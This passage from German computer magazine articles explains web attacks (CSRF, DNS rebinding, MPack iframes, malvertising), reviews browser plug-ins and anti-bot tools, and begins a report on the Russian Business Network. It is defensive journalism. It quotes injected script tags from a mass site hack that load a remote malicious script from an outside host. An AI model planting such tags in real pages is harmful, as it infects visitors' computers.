Webanwendungen

Von Manipulationen mittels Cross Site Request Forgery sind nicht nur Router, sondern grundsätzlich alle Anwendungen mit einer Weboberfläche bedroht, also auch Content-Management-Systeme, Webportale, P2P-Clients und so weiter. Dort ist zudem die Wahrscheinlichkeit viel größer, dass ein Nutzer gerade eingeloggt ist und in einem zweiten Fenster etwa mit Google recherchiert. Für das verbreitete CMS-System Joomla kursierte im Februar 2008 eine CSRF-Demo, die einen weiteren Super-Admin zur Nutzerdatenbank hinzufügte.

Sogar Online-Banking-Seiten haben unter Umständen mit dem Problem zu kämpfen, wenn bestimmte Aktionen wie Überweisungen nicht zusätzlich gesichert sind. Insbesondere bei ausländischen Banken, die oft keine Authentifizierung mit einer TAN für Transaktionen erfordern, könnte eine Zeile wie `` in einer unscheinbaren Webseite versteckt monetären Kahlschlag verursachen.

Angepinnt

Die Same Origin Policy ist zwar eine hohe Hürde, sie verlässt sich aber im Wesentlichen nur auf die Richtigkeit des Server-Namens. Schafft es ein Angreifer, die Namensauflösung zu manipulieren, so kann er seine Skripte etwa im Kontext eines Unternehmensnetzes laufen lassen und interne Strukturen ausspionieren. Bei dieser DNS-Rebinding genannten Attacke muss der Angreifer einen Nameserver kontrollieren können. Zusätzlich muss er sein Opfer auf eine Webseite (www.example.com) locken, die das schädliche JavaScript enthält. Bei der ersten DNS-Anfrage des Browser liefert der vom Angreifer kontrollierte Nameserver die offi-

Same Origin Policy

Die Same Origin Policy (SOP) stellt ein wesentliches Sicherheitselement in allen modernen Browsern und Webanwendungen zum Schutz vor Angriffen dar. Aus Sicherheitsgründen dürfen JavaScript und ActionScript nur dann auf Objekte einer Webseite zugreifen, wenn sie aus derselben Domain stammen, beispielsweise auf Elemente, Cookies, XML-Dateien und HTML-Dateien. Die Same Origin Policy soll verhindern, dass in Formulare eingegebene Daten oder Cookies in die falschen Hände geraten. SOP gilt indes nicht für normale GET-Requests zum Nachladen von Inhalten, etwa Bilder von anderen Webseiten. Daher stellt Cross Site Request Forgery keine Verletzung der SOP dar.

Hauptziel der Angreifer ist es, ihren Code in der gewünschten Origin auszuführen, wofür sie mit Tricks wie XSS und DNS-Re-

zielle Adresse seines Servers zurück und der Browser lädt die Seite mit dem Skript. Allerdings hat der Angreifer seine Antwort im Time-To-Live-Feld als nur für kurze Zeit gültig markiert.

Nach der ersten Anfrage ändert er im Nameserver die IP-Adresse für www.example.com auf eine Adresse im Netzwerk seines Opfers, beispielsweise 192.168.2.1. Alle folgenden Anfragen des Browser beantwortet der Nameserver mit dieser Adresse. Für ein laufendes JavaScript hat sich indes nichts geändert, der Servername ist derselbe, der Port und das Protokoll ebenfalls. Allerdings ist das Skript nun in der Lage, mit dem unter der Adresse 192.168.2.1 residierendem Gateway oder Server zu kommunizieren oder auf bereits geöffnete Seiten im Browser von diesem Server zuzugreifen und Inhalte zu manipulieren. Dieses einfache Angriffsszenario funktioniert in der Realität jedoch nicht so ohne Weiteres, da Browser die Zuordnung von Name zu IP-Adresse über den gesamten Verlauf einer Session cachen, egal was im TTL-Feld steht. Die zweite Anfrage bleibt einfach aus. Diese DNS-Pinning genannte Funktion verhindert zunächst DNS-Rebinding.

Zugriffserlaubnis

URL	Zugriff	Grund
http://www.example.com/dir/index.html	✓	gleicher Server, gleicher Port, gleiches Protokoll
http://www.example.com/inner/index.html	✓	gleicher Server, gleicher Port, gleiches Protokoll
http://www.example.com:81/dir2/index.html	–	gleicher Server, anderer Port
https://www.example.com/dir2/index.html	–	gleicher Server, anderes Protokoll
http://en.example.com/dir2/index.html	–	anderer Server
http://example.com/dir2/index.html	–	anderer Server
✓ erlaubt	– nicht erlaubt	

binding aufwarten. Die Origin besteht aus dem Domain-Namen, dem Protokoll und dem Port. Nur wenn alle drei übereinstimmen, ist die SOP erfüllt und der Browser gewährt dem Skript den Zugriff auf das Dokument. Der Vergleich mit `http://www.example.com/dir/seite.html` ergibt exemplarisch folgende Ergebnisse:

Da für SOP die Unterverzeichnisse keine Rolle spielen, kann unter anderem in fremden Profilen auf Social-Networking-Seiten verstecktes JavaScript ohne Probleme auf das eigene Profil

und das Cookie zugreifen. Aus diesen Gründen versuchen Anbieter wie MySpace, StudiVZ, Facebook und andere, das Einbetten aktiver Inhalte in ihre Seiten zu verhindern.

Das proprietäre ActionScript muss sich im Rahmen des Flash-Player ebenfalls der SOP unterwerfen, leider funktioniert dies nicht immer. Adobe musste in den vergangenen Monaten mehrfach Updates veröffentlichen, um grundsätzliche Designfehler und Schwachstellen bei der Verifizierung der SOP zu beseitigen.

Mit einem einfachen Trick hebt man DNS-Pinning jedoch aus: Per Firewall blockiert der Angreifer nach dem ersten Zugriff alle weiteren Verbindungsversuche zu `www.example.com`. Damit wird der Browser trotz Cache gezwungen, eine zweite Anfrage zu starten, um eine möglicherweise neue Adresse von `www.example.com` zu erfahren. Dieses Anti-DNS-Pinning getaufte Verfahren ließe sich wiederum verhindern, indem man die Host-Header der HTTP-Anfragen kontrolliert. Aber auch hierfür gibt es wieder Gegenmaßnahmen, beispielsweise in dem man die Header per XMLHttpRequests fälscht. Dieses Spiel wird auf absehbare Zeit weitergeführt, wobei DNS-Rebinding-Attacken derzeit noch eher selten stattfinden.

Vertrauter Feind

Abseits von allen Skripting-Tricks lauern weiterhin die auf Buffer Overflows beruhenden Sicherheitslücken in Browser und Anwendungen, durch die Hacker die PCs ihrer Opfer mit Trojanern und Bots zu infizieren versuchen. Allerdings gehen die Bösewichte dabei nun weitaus subtiler vor als noch vor einigen Jahren. Ziel

ist es dabei, populäre Webseiten als Sprungbrett zu benutzen. Unter anderem dringen sie dafür auf MySpace mit gestohlenen Passwörtern in die Profile bekannter Stars und Rockbands ein und hinterlassen in der Seite einen versteckten IFrame. Dieser zeigt auf einen Server der Kriminellen, der den eigentlichen Schadcode verbreitet. Surft ein Besucher die manipulierte MySpace-Seite mit einem verwundbaren Browser an, so lädt der Browser den Code nach und infiziert so den Rechner.

Die von den Angreifern benutzten Werkzeuge inklusive Server sind als komplette Webattack-Toolkit-Suite für wenige hundert Euro etwa unter dem Namen MPack auf einschlägigen Seiten im Internet zu erwerben. Bekannt wurde MPack während eines groß angelegten Angriffs Mitte des vergangenen Jahres, bei dem Zehntausende von Internetauftritten einem Massenhack zum Opfer fielen. In der Folge wiesen alle geknackten Auftritte eine einzige zusätzliche Zeile auf, die in einem IFrame Kontakt mit einem MPack-Server aufnahm. Darunter auch Seiten von US-amerikanischen Regierungsbehörden und Universitäten.

```

FM100 Pakistan<script src=http<script src=http://www.nihaorr1.com... [ Diese Seite übersetzen ]
Diese Website kann Ihren Computer beschädigen.
Real Name: dj<script src=http://www.nihao<script
src=http://www.nihaorr1.com/1.js></script> shafoo<script
src=http://www.n<script ...
www.fm100pakistan.com/pop_profile.asp?mode=display&id=26202 -
Ähnliche Seiten - Notieren

```

Wer Googles Warnhinweis im Ergebnis ignoriert und trotzdem den Link anklickt, wird abermals gewarnt.

Zudem machen sich die Kriminellen die Vermaschung der Seiten zu Nutze: Kaum ein Internetportal, auf dem nicht per Werbebanner für Produkte oder Dienstleistungen geworben würde. Um flexibler zu sein, laden die Portale die Werbung beispielsweise als Flash-Banner von Servern der Werbeagenturen nach. Leider sind diese Server oftmals weniger gut gesichert, sodass die Hacker dort leichteres Spiel beim Einbruch haben. Mit einem infizierten Banner erzielen sie aber den gleichen durchschlagenden Effekt, als hätten sie das Portal selbst gehackt. Auch heise online wurde bereits Opfer einer solchen Manipulation, bei der ein Flash-Werbeposter weiteren

Code nachlud, der Lesern ein fragwürdiges Produkt aufdrängen wollte. Die Angreifer gingen dabei sogar so geschickt zu Werke, dass der Code nur dann lief, wenn die IP-Adresse nicht aus Hannover stammte. Damit wollten die Geschäftemacher verhindern, dass Mitarbeiter von Heise während der obligatorischen Tests solcher Banner auf die Manipulation aufmerksam wurden.

Darüber hinaus zieht Google mit seiner Suchmaschine Kriminelle an wie das Licht die Moten. Mit allen möglichen Tricks versuchen sie, ihre Seiten in den Google-Ergebnissen ganz vorne unterzubringen. Unter anderem nutzen sie die Eigenheiten der lokalen Suchfunktionen großer

Internetportale aus, die eingegebenen Anfragen cachen, um ein höheres Google-Ranking zu erzielen.

Weil immer mehr dubiose Links in den Treffern von Google landen, versucht der Suchmaschinenbetreiber seit geraumer Zeit Gegenmaßnahmen zu ergreifen. In einem der ersten Schritte warnt Google nun bei Ergebnissen, die zu gefährlichen Seiten führen können mit dem Hinweis „Diese Website kann Ihren Computer beschädigen.“

Ausblick

Leider ist im Internet nichts mehr isoliert zu betrachten, alles ist irgendwie miteinander verknüpft – und das wissen die Betrüger für sich zu nutzen. Das sollte allerdings kein Grund sein, den Kopf in den Sand zu stecken und gar nicht mehr ins Internet zu gehen. Mit einigen Maßnahmen kann der Anwender sich und seinen PC vor den Angriffen schützen oder sie zumindest so erschweren, dass der Großteil davon ins Leere

läuft. Wie man das am einfachsten macht, erklärt der Artikel auf den folgenden Seiten. (dab)

Literatur & Links

- [1] Christiane Rütten, Tobias Glemser, *Gesundes Misstrauen, Sicherheit von Webanwendungen*, c't 26/06, S. 234
- [2] Advanced Cross-Site-Scripting with Real-time Remote Attacker Control: http://xss-proxy.sourceforge.net/Advanced_XSS_Control.txt
- [3] Kicking Down the Cross Domain Door: www.blackhat.com/presentations/bh-europe-07/Dube-Rios/Whitepaper/bh-eu-07-rios-WP.pdf
- [4] JavaScript Port Scanner: www.gnucitizen.org/projects/javascript-port-scanner
- [5] Tim Wartmann, *Risiko 2.0, Eine Analyse der Sicherheit von Ajax*, c't 02/08, S. 130
- [6] BT Home Flub: Pwnin the BT Home Hub: www.gnucitizen.org/blog/bt-home-flub-pwnin-the-bt-home-hub-5/

 **Soft-Link 0811082**

ct



Daniel Bachfeld, Dirk Knop

Mehr Licht!

Selbstschutz vor den neuen Bedrohungen aus dem Netz

Mit kostenlosen Plug-ins für Browser kann der Anwender neuartige Angriffe aus dem Web abwehren. Ist doch mal ein Schädling durchgerutscht, lässt er sich mit zumeist kostenlosen Tools aufspüren und entfernen.

Damit einem die bösen Angreifer mit ihren Tricks die Lust aufs Surfen nicht verleiden, gilt es, Maßnahmen zum Verrammeln des PC zu ergreifen. In vielen Fällen hilft es bereits, einige Einstellungen in der installierten Software oder im Router zu ändern. Wenn das Kind schon im Brunnen liegt, bieten sich zumeist kostenlose Tools an, die beim Erkennen und Abwehren von Angriffen helfen.

Da die im vorherigen Artikel beschriebenen neuartigen Angriffe fast ausschließlich über das Web erfolgen, muss der Anwender die Barrikaden in erster Linie im Browser errichten. Einfachste

Maßnahme, um sich etwa vor der Plage Cross-Site-Scripting in sämtlichen Variationen zu schützen: JavaScript abschalten. Leider schaltet man damit auch quasi das Internet ab, da so gut wie alle Seiten JavaScript zur Bedienung voraussetzen. Also gilt es, das Abschalten etwas feinfühlicher vorzunehmen und über eine Positivliste JavaScript nur noch in bestimmten Seiten zuzulassen.

Gegen Tollwut

Das NoScript-Plug-in für Mozilla-basierte Browser wie Firefox leistet dabei gute Dienste (siehe Soft-Link). Es verhindert nicht nur

das Ausführen von JavaScript, sondern unterdrückt auch Java-Applets, Flash und Microsofts Silverlight. Darüber hinaus ist es in der Lage, mittels regulärer Ausdrücke klassische Cross-Site-Scripting-Angriffe auf erlaubten Seiten zu erkennen und zu verhindern, also solche, bei denen JavaScript in einer URL eingebettet ist. Allerdings gibt es einige Seiten, bei denen nach Angaben der NoScript-Entwickler die Anti-XSS-Protection fälschlicherweise anspringt, beispielsweise bei Amazon und eBay. Für solche Fälle kann der Anwender mit regulären Ausdrücken Ausnahmen formulieren.

Darüber hinaus kann NoScript auch IFrames aus Webseiten ausfiltern und nur bei Erlaubnis durch den Anwender öffnen. Es ist empfehlenswert, diese in der Standardeinstellung deaktivierte Option anzustellen – in unseren Tests gab es damit keine Probleme auf Webseiten.

NoScript bringt eine sehr knappe Liste von vertrauenswürdigen Webseiten mit, die aktive Inhalte ausführen dürfen. Alle weiteren Seiten muss man selbst hinzufügen, was sich aber recht einfach über den Dialog beim erstmaligen Ansurfen einer Seite nach der Installation des Plug-ins erledigen lässt. Blockierte Skripte und Plug-ins lassen sich jederzeit auch temporär freischalten, was etwa bei Flash-Filmchen ganz praktisch ist oder bei Webseiten, die JavaScript zur Navigation benötigen. Zu sicher sollte man sich mit NoScript aber dennoch nicht fühlen. Es kann nicht vor XSS-Angriffen schützen, wenn der Code in erlaubte Seiten eingebettet ist. Darüber hinaus ist das Plug-in mittlerweile so beliebt und verbreitet, dass sich Hacker bereits mit dem Austricksen des Tools beschäftigen. Vor böartigem ActionScript in zugelassenen Flash-Applets schützt es ebenfalls nicht.

Das Plug-in FlashBlock für Mozilla-basierte Webbrowser ist quasi eine abgespeckte Version von NoScript, die nur die Ausführung von Flash-Applets auf Webseiten verhindert. Dabei ersetzt es die Animation durch eine Platzhalter-Grafik, die beim Anklicken das jeweilige Applet freischaltet. Anders als NoScript hat FlashBlock eher zum Ziel, lästige Flash-Werbung draußen zu halten, die im Übermaß die CPU-Lastung und damit die Reaktionszeit des Rechners negativ beeinflusst. Speziellen Angriffen mit ActionScript oder Lücken im Flash Player hat FlashBlock nichts entgegenzusetzen. Wer also mit FlashBlock jedes Applet temporär freischaltet, hat keinen Schutz mehr.

Noch in der frühen Entwicklung befindet sich das Firefox-Add-on Firekeeper, das sich als Intrusion-Detection- und Prevention-System für Firefox versteht. Es nutzt die Erkennungsroutinen des Open-Source Intrusion-Detection-Systems Snort, um bestimmte webbasierte Angriffe auf den Browser zu erken-

nen, den weiteren Zugriff auf die Webseite zu blockieren und sie in eine Blacklist einzutragen. Allerdings hapert es ein wenig bei den Regelsätzen, mit denen sich derzeit nur altbekannte und plumpe Angriffe abwehren lassen. Einige aktive Nutzer arbeiten jedoch an der Aktualisierung der Regelwerke und stellen diese zum Download bereit. Wer sich mit Snort auskennt, kann sich selbst Regelsätze stricken.

Im Test schlug Firekeeper bei einigen schädlichen Webseiten an. Interessanterweise warnte es unter anderem auch regelmäßig auf den Seiten des US-amerikanischen News-Portals eWeek. Das Portal nutzt zur Einbindung seines Werbepartners Doubleclick URLs, die JavaScript-Tags enthalten. Um weitere Fehlalarme zu vermeiden, kann der Anwender eine Seite respektive Link in eine Whitelist aufnehmen.

Das Firefox-Plug-in Firebug bietet zwar keinen direkten Schutz vor Angriffen, dafür kann der einigermaßen mit HTML und JavaScript vertraute Anwender jegliche Seiten bis auf den letzten Parameter analysieren. Firebug ist auch in der Lage, dynamische XMLHttpRequests zu protokollieren und darzustellen, von denen der Anwender kaum etwas mitbekommt und die nicht im Quelltext einer Seite auftauchen.

Hilfestellung bei der Zuordnung von JavaScripten gibt auch das Tool JSView, das sämtliche von einer Seite per SCRIPT-SRC-Tag nachgeladene JavaScripts und deren Herkunft anzeigt. Damit ist durchaus interessant anzuschauen, wie viele verschiedene Skripte mitunter in einer Seite arbeiten. Sehr häufig anzutreffende Quellen sind dabei die Google-Syndication- und Google-Analytics-Server.

Sandkasten-Browser

Der Microsoft-Browser lässt sich mit dem c't-IEController im Zaum halten [1]. Er ermöglicht, JavaScript und ActiveX-Module zu blockieren oder für vertrauenswürdige Seiten deren Ausführung explizit zu gestatten. Der IEController geht dabei aber weiter als NoScript im Firefox. Er packt den Browser in eine Sandbox und überwacht Aufrufe von Systemfunktionen wie CreateRemoteThread(), mit denen eingedrungene Schädlinge sich in andere Pro-



NoScript informiert den Nutzer in einer Statusleiste, wenn es einen Cross-Site-Scripting-Angriff vereitelt hat.

zesse zu injizieren versuchen. Das Programm kann auch beliebige Anwendungen daran hindern, auf Systemdateien zuzugreifen, Daten ins Internet zu senden, die Registry zu verändern oder andere Prozesse zu manipulieren. IEController kann beispielsweise verhindern, dass ein DVD-Player Daten ins Internet sendet, oder dass ein Instant-Messenger Dateien ausspioniert.

Leider gibt es keine speziellen kostenlosen Tools für den Internet Explorer zum Analysieren des Webverkehrs. Stattdessen bietet sich der freie HTTP-Debugging-Proxy Fiddler an, der den kompletten Verkehr zwischen Browser und Server mitschreibt und darstellt. Allerdings ist Fiddler eher für Entwickler zur Fehlersuche und weniger als Schutz für Anwender geeignet.

Anwender des Internet Explorer sollten erwägen, auf den Firefox umzusteigen. Der Wechsel wäre allein schon durch die zahlreichen Lücken in ActiveX-Controls verschiedener Hersteller zu rechtfertigen, die in den letzten Monaten ein überschaubares Maß überschritten haben. Immer wieder sieht sich Microsoft gezwungen, Updates für seinen Browser zu verteilen, um per Kill-Bit diverse Controls zu deaktivieren. Zudem ist und bleibt der Internet Explorer das bevorzugte Angriffsziel.

Verhaltenskontrolle

Die Installation eines Virenschanners ist zwar obligatorisch, allerdings bietet dieser nicht immer hundertprozentigen Schutz des

PC, insbesondere wenn der Scanner nur signaturbasiert arbeitet und sich der Eindringling zudem durch ein Rootkit versteckt [3]. Da die meisten aktuellen Schädlinge wie der Storm Worm Bot-Verhalten aufweisen, liegt es nahe, statt nur den PC zusätzlich noch den Netzwerkverkehr des Rechners zu überwachen. Verdächtig viele ausgehende E-Mails oder Netzwerkverkehr von und zu einem Command-and-Control-Server können Hinweise darauf liefern, dass der eigene PC Mitglied eines Bot-Netztes ist. Wir haben die Erkennungsrate von zwei speziellen Anti-Bot-Produkten und einer manuellen Lösung anhand von fünf exemplarischen Bots getestet.

Trend Micros derzeit noch kostenloses RUBotted (ausgesprochen „Are you bottled?“) gehört zu den verhaltensbasierten Sicherheitslösungen, die den Rechner auf typischerweise von Bots erzeugten Netzwerkverkehr überprüfen. Dazu gehören eingehender HTTP-Verkehr, IRC-Verbindungen, DNS-Anfragen und ausgehender SMTP-Verkehr. RUBotted verhindert nicht das Einwirken der Schädlinge. Es soll sie jedoch erkennen, wenn sie versuchen, Kontakt zu ihrem Command-and-Control-Server aufzunehmen.

Das Tool bietet dem Anwender nach einem Fund an, den Rechner mit dem Online-Virenschanner HouseCall genauer zu untersuchen und Schädlinge zu entfernen. RUBotted schlägt prinzipbedingt nur an, wenn die Command-and-Control-Server noch aktiv sind – ohne Netzwerkverkehr gibt es auch keine

Warnung. Vor einem gerade aktivem IRC-Bot, der zahlreiche SSL-verschlüsselte Anfragen an einen IRC-Server schickte, warnte RUBotted in unseren Tests ebenso wenig, wie vor den anderen vier Schädlingen. RUBotted liegt bislang nur als Beta-Version vor und ist in der jetzigen Fassung nutzlos.

Nortons 30 Euro teures Anti-Bot überwacht hingegen alle gestarteten Prozesse auf dem System und schlägt Alarm, wenn sie zu viele verdächtige Aktivitäten ausführen. Dabei bewertet AntiBot etwa das Anlegen von Einträgen in der Registry für den automatischen Start von Software, das Ablegen von Dateien im Windows-Verzeichnis, Modifikationen der hosts-Datei, Aufbau von Netzwerkverbindungen etwa zu IRC-Server, das Einklinken in andere Prozesse oder auch das Verstecken von Dateien mittels Rootkit-Techniken sowie des Anwendungsfensters. Im Test erkannte AntiBot alle fünf Schädlinge.

Blindekuh


Bei Verdacht auf eine Infektion mit einem Bot kann man den Rechner statt mit speziellen kostenpflichtigen Programmen auch mit kostenlosen Werkzeugen manuell untersuchen. Dafür benötigt man lediglich das Netzwerk-Analyse-Werkzeug Wireshark und etwa das Anti-Rootkit-Tool GMER.


Sofern weder Browser, Mailclient noch anderen Netzwerk-anwendungen laufen, sollte der Rechner sehr wenig Netzwerkverkehr produzieren. Einzige




Norton AntiBot erkannte im Test den Sturmwurm und bot an, ihn in die Quarantäne zu verschieben.

In unseren Tests mit fünf aktuellen Schädlingen warnte RUBotted kein einziges Mal vor einer Infektion.





Die Kommunikation der Trojaner mit dem Kontrollserver fällt bei der Analyse mit Wireshark auf.



Mit Tools wie Secunia PSI kann der Anwender kontrollieren, ob die installierte Software auf dem aktuellen Stand ist oder Sicherheitslücken aufweist.

Verursacher sollten dann das Betriebssystem auf der Suche nach weiteren Rechner im LAN sein sowie die Clients für automatische Updates verschiedenster Software, etwa für Adobe-Produkte, Java, Virens Scanner und dergleichen. Je weniger Dienste laufen, desto weniger Pakete muss man später analysieren und desto leichter findet man unerwünschte Verbindungen. In der Regel lassen sich Update-Dienste beispielsweise unter Windows mit dem Prozessmanager (Strg-Alt-Entf) temporär deaktivieren.

Drei von fünf der von uns beobachteten Schädlinge verrieten sich bei der Beobachtung des Netzwerkverkehrs mit Wireshark unter anderem durch größere Mengen an ein- und ausgehenden UDP-Paketen, die bei der Kommunikation des Bots mit seinem Command-and-Control-Server beziehungsweise bei der Suche danach anfielen.

Dazu zählte auch der getestete IRC-Bot, der sich durch zahlreiche Zugriffe auf IRC-Server verriet – die allerdings SSL-verschlüsselt waren. Dadurch ließ sich zwar die Kommunikation nicht analysieren, da wir aber keinen IRC-Client auf dem Rechner installiert und gestartet hatten, lag der Schluss nahe, dass ein Schädling den Verkehr hervorruft.

Die anderen Hintertüren konnten wir mit dem kostenlosen Tool GMER aufspüren [3]. Nach dem Start entdeckte das Werkzeug verdächtige Modifikationen im System und riet uns zu einer Sys-

temuntersuchung. Zahlreiche der aktuellen Schädlinge setzen auf Rootkit-Techniken, um sich zu verstecken, und lassen sich daher durch Tools wie GMER entdecken.

Zur Entfernung der entlarvten Trojaner, Rootkits und weiterer Schädlinge sollte man auf eine saubere Boot-CD mit Virens Scanner wie Knoppicillin aus c't 26/07 zurückgreifen. Da das befallene System bei einer Analyse mit der Linux-Live-CD nicht läuft, greift das Rootkit nicht, sodass der Scanner sie mit aktuellen Virensignaturen aufspüren und entfernen kann.

Router sichern

Neben den zusätzlichen Schutzmaßnahmen für den PC empfiehlt es sich, auch den Router vor möglichen Angriffen zu sichern. Zuerst sollte man die UPnP-Funktion deaktivieren, damit weder ein regulärer Client, ein bössartiger Trojaner noch ein Flash-Film die Firewall ohne Erlaubnis des Anwenders durchbohren können. Zusätzlich muss der Anwender das Standardpasswort auf ein schwer erratbares ändern. Das schützt immer-

hin vor Cross-Site-Request-Forgery-Angriffen (CSRF), bei denen Skripte versuchen, sich automatisch in den Router einzuloggen. Es schützt nicht davor, wenn der Anwender im Router eingeloggt ist und gleichzeitig im Web surfte. Daher gilt sowohl bei der Konfiguration des Routers als bei der Arbeit in Content-Management-Systemen: Möglichst nicht in einem weiteren Browserfenster herumsurfen.

Zudem sollte man darauf achten, eine Session aktiv zu beenden, indem man sich aus der Weboberfläche ausloggt. Ansonsten bleibt die Session oft aktiv und lässt sich ausnutzen, obwohl das Browserfenster längst geschlossen ist – unter Umständen stundenlang. Doch mit dem Schutz des Browsers ist oft auch bereits der Router geschützt. So lässt das NoScript-Plug-in für den Firefox das auf Seite 85 erwähnte CSRF-Beispiel ins Leere laufen, da es JavaScript benötigt.

Updates!

Auch wenn gerade die neuartigen Angriffe in aller Munde sind, ist es weiterhin immens wichtig, sich vor den alten Angriffen zu

schützen. Dazu gehört, in allen Anwendungsbereichen immer nur mit der aktuellsten Software-Version zu arbeiten. Das gilt nicht nur für Browser, sondern auch für alle integrierten Plug-ins wie Adobe Flash, Adobe Reader, QuickTime, Java und so weiter. Weil die mitgelieferten automatischen Update-tools ziemlich nerven können, haben viele Anwender sie einfach deaktiviert – und merken nun nicht mehr, dass sie mit veralteter Software unterwegs sind. Gerade bei Flash und QuickTime hätte dies in den vergangenen Monaten ziemlich ins Auge gehen können.

Wer auch ohne automatisches Update auf dem neuesten Stand bleiben will, liest heise online oder installiert sich Tools wie den Personal Security Instructor (PSI) von Secunia. PSI inventarisiert die installierte Software von Windows-Rechnern und vergleicht die Versionen mit den aktuell verfügbaren. (dab)

Literatur

- [1] Matthias Withopf, Sicherheits-schleuse, IEController und Win-SecurityGate machen Windows sicherer, c't 5/07, S. 134
- [2] Dirk Knop, Jürgen Schmidt, Auf der Pirsch, 17 Antivirenlösungen unter Windows Vista und XP, c't 1/08, S. 92
- [3] Dirk Knop, Wurzel-Zieher, Rootkits unter Windows entdecken und entfernen, c't 2/07, S. 90

Erkennungsrates Bots			
Schädling	AntiBot	RUBotted	Wireshark+Gmer
Web.de-Install (Dropper/Haxdoor)	✓	–	✓ (SSDT-Hooks und versteckte Dateien erkannt)
E-Greet (Zapchast IRC-Bot)	✓	–	✓ (viele verschlüsselte Anfragen an IRC-Server)
Dancer (Storm)	✓	–	✓ (viele UDP-Anfragen [C&C-Verkehr])
Skypeworm (Skipi)	✓	–	–
With Love (Storm)	✓	–	✓ (viele UDP-Anfragen [C&C-Verkehr]; Rootkit erkannt)
✓ erkannt	– nicht erkannt		

Anzeige

Frank Faber

Unter Verdacht

Eine russische Bande professionalisiert das Cybercrime-Business



Wenn Girokonten von Phishern leer geräumt oder Kreditkartendaten missbraucht werden, führen die Spuren oft nach Russland. Mit der Unterstützung von Netzbetrügereien verdienen die Hintermänner des „Russian Business Network“ Millionen. Und das augenscheinlich, ohne entscheidend von Strafverfolgungsbehörden gestört zu werden.

Der Levashovskiy Prospekt liegt im Herzen der russischen Metropole Sankt Petersburg. Nicht weit entfernt von der Straße mündet die Nawa ins Ostende des finnischen Meerbusens. Hausnummer 12 markiert einen schnöden Bürokomplex, wie es sie so viele gibt in der Millionenstadt. In der Umgebung sind Provider und andere IT-Firmen angesiedelt, es hat sich eine funktionierende Infrastruktur gebildet.

Dass dieser unscheinbare Beton-Zweckbau allerdings wahrscheinlich als Zentrale der wohl

weltweit größten Cybercrime-Organisation diene und vielleicht noch dient, dürften die wenigsten Passanten ahnen. „Russian Business Network“ (kurz: RBN) nennt sich das Konglomerat aus Unternehmen ganz seriös, und gilt dennoch – oder gerade deshalb – bei Security-Experten als der Prototyp einer neuen, hoch gefährlichen Spielart der organisierten Kriminalität.

Schätzungen von iDefense, einer Tochterfirma des IT-Konzerns Verisign zufolge hatten das RBN und seine diversen „Zweigen“ im Jahr 2007 bei 60 bis

70 Prozent des weltweit entstandenen Schadens durch Phishing-Attacken, Kreditkartendatenklau und Identitätsdiebstahl seine Finger im Spiel. Das Business-Netzwerk ist so clever organisiert, dass Ermittlungsbehörden lange brauchten, um überhaupt zu begreifen, dass sie es nicht mit vielen Einzeltätern, sondern mit einer strukturierten Bande zu tun hatten.

Kugelsicher

Auch heute noch liegt viel im Dunkeln. Unglaublich, aber wahr:

Westliche Ermittlungsbehörden rätseln seit zwei Jahren über die Identität des Kopfs der Bande, des „Masterminds“, wie er bisweilen genannt wird. In Foren und Chats tritt er unter dem Nickname „flyman“ auf. Als Flyman wird im Theater jene Person bezeichnet, die während der Vorstellung die Vorhänge bedient und die Kulissen ändert.

Fest steht, dass flyman das RBN Ende 2005 ins Leben gerufen hat. Zuvor hatten internationale Strafvermittlungen ergeben, dass Sankt Petersburg und dort speziell der Provider ValueDot

als Drehscheibe für kinderpornografisches Material und Malware im Internet fungiert hatte. Value-Dot wurde daraufhin von russischen Behörden vom Netz genommen. Nicht einmal einen Monat später war sämtliche Hardware und Infrastruktur auf ein ominöses Russian Business Network umgeschrieben. Ein Unternehmen dieses Namens existierte offiziell nie. Dennoch: Auch das Autonome System (AS 40989), also das Netz von Value-Dot, gehörte nun laut der Registry RIPE einem „RBusiness Network“.

